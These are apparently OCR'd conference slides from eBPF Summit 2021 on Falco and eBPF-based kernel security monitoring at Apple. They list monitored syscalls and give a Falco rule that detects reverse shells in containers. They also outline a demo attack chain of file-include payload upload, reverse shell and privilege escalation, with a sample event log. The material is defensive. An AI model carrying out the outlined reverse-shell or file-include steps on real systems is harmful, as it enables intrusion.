Think eBPF for Kernel Security Monitoring - Falco at Apple

Eric Sage & Melissa Kilby

Linux Kernel & Security Engineering at Apple


eBPF Summit 2021
Aug 18 - 19


The Linux Kernel at Apple

Why we ❤️ BPF

Why we ❤️ BPF

✓ Easy to audit and greatly reduces the impact of bugs and vulnerabilities compared to kernel modules.





Why we ❤️ BPF

✓ Removes dependencies on external frameworks and kitchen sink modules.

~~Kernel Bypass~~

~~Big Module~~


~~falco.ko~~

Pick what you need.

- **XDP**
- **Socket Filter**
- **Probe**
- **Tracepoint**

Why we ❤️ BPF


✓ Viewed, analyzed, and debugged using a common set of kernel features and tools built on top of libbpf.



- Program Instructions
- Map Contents
- Usage Statistics

Why we ❤️ BPF

✓ Compatibility between kernel versions using CO-RE aids testing and reduces deployment footprint.



Why we ❤️ BPF

✓ Kernel Native!


High-Value System Calls for Security Monitoring

Falco Rules:
Cost-effective single event monitoring


```
accept
bpf
capset
connect
dup
execve
fchmodat, fchmod, chmod
listen
mkdirat, mkdir
open, openat, creat
ptrace,
rename, renameat
rmdir, unlink, unlinkat
sendto, sendmsg
setns
setuid
socket
symlink, symlinkat
unshare
```

```
- rule: Redirect STDOUT/STDIN to Network Connection in Container
  desc: Detect redirecting stdout/stdin to network connection in container (potential reverse shell).
  condition: evt.type=dup and evt.dir=> and container and fd.num in (0, 1, 2) and fd.type in ("ipv4", "ipv6")
  output: >
    Redirect stdout/stdin to network connection (user=%user.name user_loginuid=%user.loginuid %container.info
  priority: WARNING
```

✓ Upload payload over LFI



✓ Remote Code Execution over Reverse Shell



✓ Privilege Escalation due to Misconfiguration

Local File Include

pid: 1016
evt_type: open
cmdline: apache2 -DFOREGROUND
fd_name: /var/www/html/upload/tmp_logo_company_upload/payload.txt
user_name: www-data

OPEN

“Arbitrary File Read”

apache2 process

Local File Include

Payload

